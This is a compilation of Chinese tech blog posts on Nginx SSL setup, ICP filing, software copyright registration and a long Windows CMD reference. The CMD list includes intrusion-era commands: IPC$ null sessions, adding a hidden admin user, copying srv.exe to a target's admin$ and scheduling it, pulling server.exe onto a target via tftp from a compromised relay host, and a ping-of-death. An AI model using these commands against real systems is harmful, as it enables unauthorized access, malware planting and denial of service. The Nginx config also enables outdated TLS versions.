作者: Mr.Li

  • 在Nginx/Tengine服务器上安装证书

    阿里云SSL证书服务支持下载证书安装到Nginx/Tengine服务器上,本文介绍了证书安装的具体操作。

    背景信息

    • 本文档以CentOS 7、Nginx 1.15.6为例。
    • 本文档证书名称以domain name为示例,如证书文件名称为domain name.pem,证书密钥文件名称为domain name.key。
    • 下载的Nginx证书压缩文件解压后包含:

      • .pem:证书文件。PEM文件的扩展名为CRT格式。
      • .key:证书的密钥文件。申请证书时如果未选择自动创建CRS,则下载的证书文件压缩包中不会包含.key文件,需要您将自己手动创建的密钥文件拷贝到cert目录下。

    说明 .pem扩展名的证书文件采用Base64-encoded的PEM格式文本文件,您可根据需要修改成其他扩展名。 证书格式详细内容,请参见主流数字证书都有哪些格式?

    操作步骤

    1. 登录阿里云SSL证书控制台

    2. 在SSL证书页面,单击已签发标签,定位到需要下载的证书并单击证书卡片右下角的下载。

      下载

    3. 在证书下载侧页面中定位到Nginx服务器,并单击右侧操作栏的下载,将Nginx服务器证书压缩包下载到本地。

    4. 解压已下载保存到本地的Nginx证书压缩包文件。解压后的文件夹中有2个文件:

      • 证书文件:以.pem为后缀或文件类型。
      • 密钥文件:以.key为后缀或文件类型。

      证书文件

    5. 登录您的Nginx服务器,在Nginx安装目录(默认Nginx安装目录为/usr/local/nginx/conf)下创建cert目录,并将下载的证书文件和密钥文件拷贝到cert目录中。

      说明 如果您在申请证书时选择手动创建CSR文件,请将对应的密钥文件放到cert目录中,并命名为domain name.key。

    6. 修改Nginx安装目录/conf/nginx.conf文件。找到以下配置信息:

      
      # HTTPS server
        server {
        listen 443;
        server_name localhost;
        ssl on;
        ssl_certificate cert.pem;
        ssl_certificate_key cert.key;
        ssl_session_timeout 5m;
        ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
        ssl_ciphers ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP;
        ssl_prefer_server_ciphers on;
        location / {
      						

      按照下文中注释内容修改nginx.conf文件:

      
      # 以下属性中以ssl开头的属性代表与证书配置有关,其他属性请根据自己的需要进行配置。
      server {
      listen 443 ssl;   #SSL协议访问端口号为443。此处如未添加ssl,可能会造成Nginx无法启动。
      server_name localhost;  #将localhost修改为您证书绑定的域名,例如:www.example.com。
      root html;
      index index.html index.htm;
      ssl_certificate cert/domain name.pem;   #将domain name.pem替换成您证书的文件名。
      ssl_certificate_key cert/domain name.key;   #将domain name.key替换成您证书的密钥文件名。
      ssl_session_timeout 5m;
      ssl_ciphers ECDHE-RSA-AES128-GCM-SHA256:ECDHE:ECDH:AES:HIGH:!NULL:!aNULL:!MD5:!ADH:!RC4;  #使用此加密套件。
      ssl_protocols TLSv1 TLSv1.1 TLSv1.2;   #使用该协议进行配置。
      ssl_prefer_server_ciphers on;   
      location / {
      root html;   #站点目录。
      index index.html index.htm;   
      }
      }                     
    7. 保存nginx.conf文件后退出。
    8. 执行以下命令重启Nginx服务器。

      nginx -s stop
      nginx -s start

      说明 如果您有配置多个虚拟主机Include conf/vhost ,更多操作请参见虚拟主机配置SSL证书进行配置。

    9. 可选: 设置HTTP请求自动跳转HTTPS。在需要跳转的HTTP站点下添加以下rewrite语句,实现HTTP访问自动跳转到HTTPS页面。

      server {
       listen 80;
       server_name localhost;   #将localhost修改为您证书绑定的域名,例如:www.example.com。
      rewrite ^(.*)$ https://$host$1 permanent;   #将所有http请求通过rewrite重定向到https。
       location / {
      index index.html index.htm;
      }
      }

    虚拟主机配置SSL证书

    1. 打开虚拟主机配置文件vhost.conf或*.conf,复制以下内容粘贴到下方位置、将端口改为443(https默认端口)并增加证书相关配置。

      server {
       listen 80;
       server_name localhost ;
       location / {
      index index.html index.htm;
      }
      server {
      listen 443 ssl;
      server_name localhost;
      root html;
      index index.html index.htm;
      ssl_certificate cert/domain name.pem;   #将domain name.pem替换成您证书的文件名。
      ssl_certificate_key cert/domain name.key;   #将domain name.key替换成您证书的密钥文件名。
      ssl_session_timeout 5m;
      ssl_ciphers ECDHE-RSA-AES128-GCM-SHA256:ECDHE:ECDH:AES:HIGH:!NULL:!aNULL:!MD5:!ADH:!RC4;
      ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
      ssl_prefer_server_ciphers on;
      location / {
      index index.html index.htm;
      }
    2. 保存nginx.conf文件后退出。
    3. 重启Nginx服务器。

    后续操作

    证书安装完成后,可通过登录证书绑定域名的方式验证证书是否安装成功。

    https://domain name   #domain name替换成证书绑定的域名。

    如果网页地址栏出现小锁标志,表示证书安装成功。

    • DV SSL数字证书部署在服务器上后,用户浏览器访问网站时,展示如下:DV SSL证书安装验证
    • OV SSL数字证书部署在服务器上后,用户浏览器访问网站时,展示如下:OV SSL证书安装验证
    • EV SSL数字证书部署在服务器上后,用户浏览器访问网站时,展示如下:EV SSL证书安装验证

    证书安装完成后,如果网站无法通过https正常访问,需确认您安装证书的服务器443端口是否已开启或被其他工具拦截。如果您使用的是阿里云ECS服务器,请前往ECS控制台安全组页面配置放行443端口。

  • https网站引用http路径的js和css失效解决办法

    在https的网站中引用http路径的js或css会导致不起作用,其形如:

    Html
    <script src="http://code.jquery.com/jquery-1.11.0.min.js"></script>
    解决办法:
    将http:去掉,改为

    Html
    <script src="//code.jquery.com/jquery-1.11.0.min.js"></script>
    即可
    ————————————————
    版权声明:本文为CSDN博主「my0592」的原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接及本声明。
    原文链接:https://blog.csdn.net/my0592/article/details/79975367

  • 软著办理流程和注意事项

    软著申请基本材料

    1、法人身份证(复印件)

    2、权利归属证明(见附件)

    3、软著申请事项


       一、申请表:

         1. 流水号至申请表右上角

         2. 申请表第三张,法人签字,盖公章

       二、源程序代码:

         1. 至少60页

         2. 每页至少50行

         3. 需要页码和页眉

       三、操作文档

         1. 图文介绍

         2. 需要页码和页眉


         其余问题请点击以下网址,进行查看:

         http://www.ccopyright.com/index.php?optionid=1216


    4、营业执照(原件)


    公司申请账户和密码

    一、输入网址登陆账号密码
    网址:http://apply.ccopyright.com.cn/cpcc/regquery/onlineRegisterForms.jsp

    二、申请材料
    申请表(网站下载)、营业执照副本复印件(盖章)、源程序代码(60页)、声明、法人身份证复印件(盖章)、操作文档
    (详见上面的软著申请基本材料)
    三、联系方式
    软件登记部
    电话1:010-68003934
    电话2:  010-64097080
    材料邮寄
    收件人
    软件登记部,010-68003934,北京市西城区天桥南大街1号北京天桥艺术大厦A座302室,100050
    备注:软件类 


    补正组
    电话:010-84195640


    补正邮寄
    软件登记部 补正组,010-84195640,北京市西城区天桥南大街1号天桥艺术大厦A座三层302室,100050

  • 国内网站备案流程和注意事项

    前提条件

    如果您的网站托管在阿里云中国大陆境内节点服务器,且网站的主办人和域名从未办理过备案,在开通服务前,需通过阿里云ICP代备案系统完成ICP备案

    备案前请先参见ICP备案前准备,完成或查看以下内容。

    1.注册账号并登录备案系统

    2.网站域名准备与检查

    3.备案所需资料

    4.备案服务器(接入信息)准备与检查

    5.各地区管局备案规则

    6.前置审批

    备案流程pc端

    (一)验证备案类型

    填写部分主体和网站信息,系统将根据您所填写的信息,自动验证您要办理的备案类型。具体操作步骤请参见验证备案类型

    (二)产品验证

    对搭建备案网站的云服务器进行验证。产品验证前请参见备案服务器(接入信息)准备与检查购买好云服务器。产品验证的操作步骤请参见验证备案类型

    (三)填写主体信息和网站信息

    填写网站信息以及办理备案的个人或者单位的真实信息。 填写参数及注意事项请参见填写主体信息和网站信息

    除湖北省外,其他省市在首次备案、新增网站时支持同时备案多个网站。各省市的支持情况请参见填写主体信息和网站信息,同个订单中备案多个网站的操作步骤请参见增加备案网站


    (四)上传资料及真实性核验

    根据要求,使用最新版的阿里云APP上传证件照片或证件彩色扫描件,并通过人脸识别完成真实性核验。证件需通过APP拍照上传,暂不支持翻拍存储于电脑中的照片。


    请提前参见备案所需资料,准备好对应的证件材料,并参见上传资料及真实性核验章节上传资料和完成真实性核验。


    (五)信息确认

    完成备案信息填写及资料上传、真实性核验后,您需要对所有信息做最终确认,以保证信息真实准确,避免备案申请被驳回。


    (六)备案初审

    备案申请信息提交后,阿里云将在1个工作日进行初审。请您保持备案信息中的联系电话畅通以便工作人员与您核实信息。


    (七)邮寄资料

    阿里云在进行备案信息初审过程中根据您提交的资料及各地管局的要求,有可能需要您按照系统指示邮寄资料至指定地点。


    (八)短信核验

    以下省市的用户在阿里云备案平台提交备案申请后,需要完成短信核验。

    天津甘肃西藏宁夏海南新疆青海浙江四川福建陕西重庆广西云南山东河南安徽湖南山西黑龙江内蒙古湖北


    说明

    1.首次备案需验证主体负责人和网站负责人的手机号码,且验证码仅发送至备案信息中填写的联系方式1的手机号码。

    ① 若主体负责人与网站负责人为同一人(判断标准为手机号码),只发送一个验证码。

    ② 若主体负责人与网站负责人为不同人(判断标准为手机号码),则每个手机号码发送一个验证码,两人均需完成验证。

    2.短信验证完成后,备案申请流程自动提交至管局审核,在阿里云备案平台上暂时没有流程变更的提示,等待管局审核完成后,您会收到备案成功的短信、邮件提示,且在阿里云备案平台的备案状态会显示为正常。

    (九)管局审核

    初审完成后,阿里云备案审核专员会将备案申请转交至对应管局处做最终的管局审核。管局审核通过后您的备案即已完成,审核结果会发送短信、邮箱通知。


    (十)ICP备案进度及结果查询

    备案申请信息成功提交至管局系统后,管局审核一般为3~20个工作日,您可以随时登录阿里云备案系统查看备案进度。



    例图如下:


    更多细节可登录阿里云网站查看:https://help.aliyun.com/knowledge_detail/36907.html?spm=a2c4g.11186623.6.542.174a631cWzUaAp

  • Windows下常用的100个CMD指令以及常见的操作

           1.gpedit.msc—–组策略

      2. sndrec32——-录音机

      3. Nslookup——-IP地址侦测器 ,是一个 监测网络中 DNS 服务器是否能正确实现域名解析的命令行工具。 它在 Windows NT/2000/XP 中均可使用 , 但在 Windows 98 中却没有集成这一个工具。

      4. explorer——-打开资源管理器

      5. logoff———注销命令

      6. shutdown——-60秒倒计时关机命令

      7. lusrmgr.msc—-本机用户和组

      8. services.msc—本地服务设置

      9. oobe/msoobe /a—-检查XP是否激活

      10. notepad——–打开记事本

      11. cleanmgr——-垃圾整理

      12. net start messenger—-开始信使服务

      13. compmgmt.msc—计算机管理

      14. net stop messenger—–停止信使服务

      15. conf———–启动netmeeting

      16. dvdplay——–DVD播放器

      17. charmap——–启动字符映射表

      18. diskmgmt.msc—磁盘管理实用程序

      19. calc———–启动计算器

      20. dfrg.msc——-磁盘碎片整理程序

      21. chkdsk.exe—–Chkdsk磁盘检查

      22. devmgmt.msc— 设备管理器

      23. regsvr32 /u *.dll—-停止dll文件运行

      24. drwtsn32—— 系统医生

      25. rononce -p—-15秒关机

      26. dxdiag———检查DirectX信息

      27. regedt32——-注册表编辑器

      28. Msconfig.exe—系统配置实用程序

      29. rsop.msc——-组策略结果集

      30. mem.exe——–显示内存使用情况

      31. regedit.exe—-注册表

      32. winchat——–XP自带局域网聊天

      33. progman——–程序管理器

      34. winmsd———系统信息

      35. perfmon.msc—-计算机性能监测程序

      36. winver———检查Windows版本

      37. sfc /scannow—–扫描错误并复原

      38. taskmgr—–任务管理器(2000/xp/2003

      39. winver———检查Windows版本

      40. wmimgmt.msc—-打开windows管理体系结构(WMI)

      41. wupdmgr——–windows更新程序

      42. wscript——–windows脚本宿主设置

      43. write———-写字板

      44. winmsd———系统信息

      45. wiaacmgr——-扫描仪和照相机向导

      46. winchat——–XP自带局域网聊天

      47. mem.exe——–显示内存使用情况

      48. Msconfig.exe—系统配置实用程序

      49. mplayer2——-简易widnows media player

      50. mspaint——–画图板

      51. mstsc———-远程桌面连接

      52. mplayer2——-媒体播放机

      53. magnify——–放大镜实用程序

      54. mmc————打开控制台

      55. mobsync——–同步命令

      56. dxdiag———检查DirectX信息

      57. iexpress——-木马捆绑工具,系统自带 58. fsmgmt.msc—–共享文件夹管理器

      59. utilman——–辅助工具管理器

      60. diskmgmt.msc—磁盘管理实用程序

      61. dcomcnfg——-打开系统组件服务

      62. ddeshare——-打开DDE共享设置

      63. osk————打开屏幕键盘

      64. odbcad32——-ODBC数据源管理器

      65. oobe/msoobe /a—-检查XP是否激活 114. logoff———注销命令

      66. notepad——–打开记事本

      67. nslookup——-网络管理的工具向导

      68. ntbackup——-系统备份和还原

      69. narrator——-屏幕“讲述人”

      70. ntmsmgr.msc—-移动存储管理器

      71. ntmsoprq.msc—移动存储管理员操作请求

      72. netstat -an—-(TC)命令检查接口

      73. syncapp——–创建一个公文包

      74. sysedit——–系统配置编辑器

      75. sigverif——-文件签名验证程序

      76. ciadv.msc——索引服务程序

      77. shrpubw——–创建共享文件夹

      78. secpol.msc—–本地安全策略

      79. syskey———系统加密,一旦加密就不能解开,保护windows xp系统的双重密码

      80. services.msc—本地服务设置

      81. Sndvol32——-音量控制程序

      82. sfc.exe——–系统文件检查器

      83. sfc /scannow—windows文件保护

      84. ciadv.msc——索引服务程序

      85. tourstart——xp简介(安装完成后出现的漫游xp程序)

      86. taskmgr——–任务管理器

      87. eventvwr——-事件查看器

      88. eudcedit——-造字程序

      89. compmgmt.msc—计算机管理

      90. packager——-对象包装程序

      91. perfmon.msc—-计算机性能监测程序

      92. charmap——–启动字符映射表

      93. cliconfg——-SQL SERVER 客户端网络实用程序

      94. Clipbrd——–剪贴板查看器

      95. conf———–启动netmeeting

      96. certmgr.msc—-证书管理实用程序

      97. regsvr32 /u *.dll—-停止dll文件运行

      98. regsvr32 /u zipfldr.dll——取消ZIP支持

      99. cmd.exe——–CMD命令提示符

      100. chkdsk.exe—–Chkdsk磁盘检查 

    磁盘操作

    fdisk 隐含 参数 /mbr 重建主引导记录fdisk /mbr 重建主引导记录 
      
    fdisk 在DOS7.0以后增加了/cmbr参数,可在挂接多个物理硬盘时,重建排序在后面的硬盘的主引导记录,例如:fdisk /cmbr 2,可重写第二个硬盘的主引导记录。(在使用时要十分小心,避免把好的硬盘引导记录损坏) 
       
    format 参数: /q 快速格式化 /u 不可恢复 /autotest 不提示 /s 创建 MS-DOS 引导盘 format c: /q /u /autotest

    目录操作

    DIR [目录名或文件名] [/S][/W][/P][/A] 列出目录 参数: /s 查找子目录/w 只显示文件名 /p 分页/a 显示隐藏文件 DIR format.exe /s查找该盘的format.exe文件并报告位置

    MD (MKDIR) [目录名] 创建目录 MKDIR HELLOWORLD 创建HELLOWORLD目录 
       
    CD (CHDIR) [目录名] PS:可以使用相对目录或绝对目录 进入目录 CD AA 进入当前文件夹下的AA目录,cd .. 进入上一个文件夹cd \返回根目录;cd c:\windows 进入c:\windows文件夹

    RD ( RMDIR) [目录名] 删除目录 RD HELLOWORLD 删除HELLOWORLD目录

    文件操作

    删除目录及其文件: rmdir [目录名或文件名] [/S][/W][/P][/A] 。例 rmdir c:\qqdownload/s 删除C盘的qqdownload目录。 
      del [目录名或文件名] [/f][/s][/q] 删除 参数:/f 删除只读文件/s 删除该目录及其下的所有内容 /q 删除前不确认 
      del c:\del /s /q 自动删除c盘的del目录。 
      copy [源文件或目录] [目标目录] 复制文件 copy d:\pwin98*.* c:\presetup 将d盘的pwin98的所有文件复制到c盘的presetup下。 
      attrib [参数][源文件或目录] 文件属性操作命令,attrib命令可以列出或修改磁盘上文件的属性,文件属性包括文档(A)、只读(R)、隐藏(H)、系统(S),例如:attrib -h -r -s io.sys 执行这一命令后,将把DOS系统文件io.sys文件的只读、隐藏、系统属性去掉,这时将可以直接通过dir命令看到io.sys文件。attrib +h +r +s autoexec.bat将为自动批处理文件增加以上属性。

    内存操作

    debug 调试内存 参数 -w [文件名] 写入二进制文件 -o [地址1] [地址2] 输出内存 -q 退出 exp:o 70 10[return] o 71 01 
      [return] 01[return] q[return] DOS下通过写70h/71h PORT改变BIOS密码在CMOS中存放的对应位置的值,用以清除AWARD BIOS密码.debug 还可以破解硬盘保护卡等,但只可以在纯DOS下用。

    分区操作

    给磁盘分区,一般都会分成四个区,磁盘分区由主分区、扩展分区、逻辑分区组成。 
    PQ和Acronis Disk Director这两个工具都可以在不丢失数据的情况下对分区进行调整大小,以及合并等操作,XP系统的话你用PQ,WIN7系统的话用Acronis Disk Director 操作基本一样,可以去网上找教程来看看,再不重装系统的情况下都能调整分区大小,但是建议你还是先备份下数据再调整,毕竟对硬盘直接进行的操作有一定的危险性。

    其他操作

    1. net use ipipc$ " " /user:" " 建立IPC空链接


    2. net use ipipc$ "密码" /user:"用户名" 建立IPC非空链接


    3. net use h: ipc$ "密码" /user:"用户名" 直接登陆后映射对方C:到本地为H:


    4. net use h: ipc$ 登陆后映射对方C:到本地为H:


    5. net use ipipc$ /del 删除IPC链接


    6. net use h: /del 删除映射对方到本地的为H:的映射


    7. net user 用户名 密码 /add 建立用户


    8. net user guest /active:yes 激活guest用户


    9. net user 查看有哪些用户


    10. net user 帐户名 查看帐户的属性


    11. net localgroup administrators 用户名 /add 把“用户”添加到管理员中使其具有管理员权限


    12. net start 查看开启了哪些服务


    13. net start 服务名 开启服务;(如:net start telnet, net start schedule)


    14. net stop 服务名 停止某服务


    15. net time 目标ip 查看对方时间


    16. net time 目标ip /set 设置本地计算机时间与“目标IP”主机的时间同步,加上参数/yes可取消确认信息


    17. net view 查看本地局域网内开启了哪些共享


    18. net view ip 查看对方局域网内开启了哪些共享


    19. net config 显示系统网络设置


    20. net logoff 断开连接的共享


    21. net pause 服务名 暂停某服务


    22. net send ip "文本信息" 向对方发信息


    23. net ver 局域网内正在使用的网络连接类型和信息


    24. net share 查看本地开启的共享


    25. net share ipc$ 开启ipc$共享


    26. net share ipc$ /del 删除ipc$共享


    27. net share c$ /del 删除C:共享


    28. net user guest 12345 用guest用户登陆后用将密码改为12345


    29. net password 密码 更改系统登陆密码


    30. netstat -a 查看开启了哪些端口,常用netstat -an


    31. netstat -n 查看端口的网络连接情况,常用netstat -an


    32. netstat -v 查看正在进行的工作


    33. netstat -p 协议名 例:netstat -p tcq/ip 查看某协议使用情况


    34. netstat -s 查看正在使用的所有协议使用情况


    35. nbtstat -A ip 对方136139其中一个端口开了的话,就可查看对方最近登陆的用户名


    36. tracert -参数 ip(或计算机名) 跟踪路由(数据包),参数:“-w数字”用于设置超时间隔。


    37. ping ip(或域名) 向对方主机发送默认大小为32字节的数据,参数:“-l[空格]数据包大小”;“-n发送数据次数”;“-t”指一直ping。


    38. ping -t -l 65550 ip 死亡之ping(发送大于64K的文件并一直ping就成了死亡之ping)


    39. ipconfig (winipcfg) 用于windows NT及XP(windows 95 98)查看本地ip地址,ipconfig可用参数“/all”显示全部配置信息


    40. tlist -t 以树行列表显示进程(为系统的附加工具,默认是没有安装的,在安装目录的Support/tools文件夹内)


    41. kill -F 进程名 加-F参数后强制结束某进程(为系统的附加工具,默认是没有安装的,在安装目录的Support/tools文件夹内)


    42. del -F 文件名 加-F参数后就可删除只读文件,/AR、/AH、/AS、/AA分别表示删除只读、隐藏、系统、存档文件,/A-R、/A-H、/A-S、/A-A表示删除除只读、隐藏、系统、存档以外的文件。例如“DEL/AR *.*”表示删除当前目录下所有只读文件,“DEL/A-S *.*”表示删除当前目录下除系统文件以外的所有文件


    43. del /S /Q 目录 或用:rmdir /s /Q 目录 /S删除目录及目录下的所有子目录和文件。同时使用参数/Q 可取消删除操作时的系统确认就直接删除。(二个命令作用相同)


    44. move 盘符路径要移动的文件名 存放移动文件的路径移动后文件名 移动文件,用参数/y将取消确认移动目录存在相同文件的提示就直接覆盖


    45. fc one.txt two.txt > 3st.txt 对比二个文件并把不同之处输出到3st.txt文件中,"> ""> >" 是重定向命令


    46. at id号 开启已注册的某个计划任务


    47. at /delete 停止所有计划任务,用参数/yes则不需要确认就直接停止


    48. at id号 /delete 停止某个已注册的计划任务


    49. at 查看所有的计划任务


    50. at ip time 程序名(或一个命令) /r 在某时间运行对方某程序并重新启动计算机


    51. finger username @host 查看最近有哪些用户登陆


    52. telnet ip 端口 远和登陆服务器,默认端口为23


    53. open ip 连接到IP(属telnet登陆后的命令)


    54. telnet 在本机上直接键入telnet 将进入本机的telnet


    55. copy 路径文件名1 路径文件名2 /y 复制文件1到指定的目录为文件2,用参数/y就同时取消确认你要改写一份现存目录文件


    56. copy c:srv.exe ipadmin$ 复制本地c:srv.exe到对方的admin


    57. copy 1st.jpg/b+2st.txt/a 3st.jpg 将2st.txt的内容藏身到1st.jpg中生成3st.jpg新的文件,注:2st.txt文件头要空三排,参数:/b指二进制文件,/a指ASCLL格式文件


    58. copy ipadmin$svv.exe c: 或:copyipadmin$*.* 复制对方admini$共享下的srv.exe文件(所有文件)至本地C:


    59. xcopy 要复制的文件或目录树 目标地址目录名 复制文件和目录树,用参数/Y将不提示覆盖相同文件用参数/e才可连目录下的子目录一起复制到目标地址下。


    60. tftp -i 自己IP(用肉机作跳板时这用肉机IP) get server.exec:server.exe 登陆后,将“IP”的server.exe下载到目标主机c:server.exe 参数:-i指以二进制模式传送,如传送exe文件时用,如不加-i 则以ASCII模式(传送文本文件模式)进行传送


    61. tftp -i 对方IP put c:server.exe 登陆后,上传本地c:server.exe至主机


    62. ftp ip 端口 用于上传文件至服务器或进行文件操作,默认端口为21bin指用二进制方式传送(可执行文件进);默认为ASCII格式传送(文本文件时)


    63. route print 显示出IP路由,将主要显示网络地址Network addres,子网掩码Netmask,网关地址Gateway addres,接口地址Interface


    64. arp 查看和处理ARP缓存,ARP是名字解析的意思,负责把一个IP解析成一个物理性的MAC地址。arp -a将显示出全部信息


    65. start 程序名或命令 /max 或/min 新开一个新窗口并最大化(最小化)运行某程序或命令


    66. mem 查看cpu使用情况


    67. attrib 文件名(目录名) 查看某文件(目录)的属性


    68. attrib 文件名 -A -R -S -H 或 +A +R +S +H 去掉(添加)某文件的 存档,只读,系统,隐藏 属性;用+则是添加为某属性


    69. dir 查看文件,参数:/Q显示文件及目录属系统哪个用户,/T:C显示文件创建时间,/T:A显示文件上次被访问时间,/T:W上次被修改时间


    70. date /t 、 time /t 使用此参数即“DATE/T”、“TIME/T”将只显示当前日期和时间,而不必输入新日期和时间


    71. set 指定环境变量名称=要指派给变量的字符 设置环境变量


    72. set 显示当前所有的环境变量


    73. set p(或其它字符) 显示出当前以字符p(或其它字符)开头的所有环境变量


    74. pause 暂停批处理程序,并显示出:请按任意键继续....


    75. if 在批处理程序中执行条件处理(更多说明见if命令及变量)


    76. goto 标签 将cmd.exe导向到批处理程序中带标签的行(标签必须单独一行,且以冒号打头,例如:“:start”标签)


    77. call 路径批处理文件名 从批处理程序中调用另一个批处理程序 (更多说明见call /?)


    78. for 对一组文件中的每一个文件执行某个特定命令(更多说明见for命令及变量)


    79. echo onoff 打开或关闭echo,仅用echo不加参数则显示当前echo设置


    80. echo 信息 在屏幕上显示出信息


    81. echo 信息 >> pass.txt 将"信息"保存到pass.txt文件中


    82. findstr "Hello" aa.txt 在aa.txt文件中寻找字符串hello


    83. find 文件名 查找某文件


    84. title 标题名字 更改CMD窗口标题名字


    85. color 颜色值 设置cmd控制台前景和背景颜色;0=黑、1=蓝、2=绿、3=浅绿、4=红、5=紫、6=黄、7=白、8=灰、9=淡蓝、A=淡绿、B=淡浅绿、C=淡红、D=淡紫、E=淡黄、F=亮白


    86. prompt 名称 更改cmd.exe的显示的命令提示符(把C:、D:统一改为:EntSky )


    87. ver 在DOS窗口下显示版本信息


    88. winver 弹出一个窗口显示版本信息(内存大小、系统版本、补丁版本、计算机名)


    89. format 盘符 /FS:类型 格式化磁盘,类型:FAT、FAT32、NTFS ,例:Format D: /FS:NTFS


    90. md 目录名 创建目录


    91. replace 源文件 要替换文件的目录 替换文件


    92. ren 原文件名 新文件名 重命名文件名


    93. tree 以树形结构显示出目录,用参数-f 将列出第个文件夹中文件名称


    94. type 文件名 显示文本文件的内容


    95. more 文件名 逐屏显示输出文件


    96. doskey 要锁定的命令=字符


    97. doskey 要解锁命令= 为DOS提供的锁定命令(编辑命令行,重新调用win2k命令,并创建宏)。如:锁定dir命令:doskey dir=entsky (不能用doskey dir=dir);解锁:doskey dir=


    98. taskmgr 调出任务管理器


    99. chkdsk /F D: 检查磁盘D并显示状态报告;加参数/f并修复磁盘上的错误


    100. tlntadmn telnt服务admn,键入tlntadmn选择3,再选择8,就可以更改telnet服务默认端口23为其它任何端口


    101. exit 退出cmd.exe程序或目前,用参数/B则是退出当前批处理脚本而不是cmd.exe


    102. path 路径可执行文件的文件名 为可执行文件设置一个路径。


    103. cmd 启动一个win2K命令解释窗口。参数:/eff、/en 关闭、开启命令扩展;更我详细说明见cmd /?


    104. regedit /s 注册表文件名 导入注册表;参数/S指安静模式导入,无任何提示;


    105. regedit /e 注册表文件名 导出注册表


    106. cacls 文件名 参数 显示或修改文件访问控制列表(ACL)——针对NTFS格式时。参数:/D 用户名:设定拒绝某用户访问;/P 用户名:perm 替换指定用户的访问权限;/G 用户名:perm 赋予指定用户访问权限;Perm 可以是: N 无,R 读取, W 写入, C 更改(写入),F 完全控制;例:cacls D: est.txt /D pub 设定d: est.txt拒绝pub用户访问。


    107. cacls 文件名 查看文件的访问用户权限列表


    108. REM 文本内容 在批处理文件中添加注解


    109. netsh 查看或更改本地网络配置情况


     原文链接:https://blog.csdn.net/u598975767/article/details/89503010

  • CMD实战经验积累

    1.查看WiFi密码
    netsh wlan show profiles "xthsoft-Guest" key-clear

    2.得到data2文件夹里的所有文件名
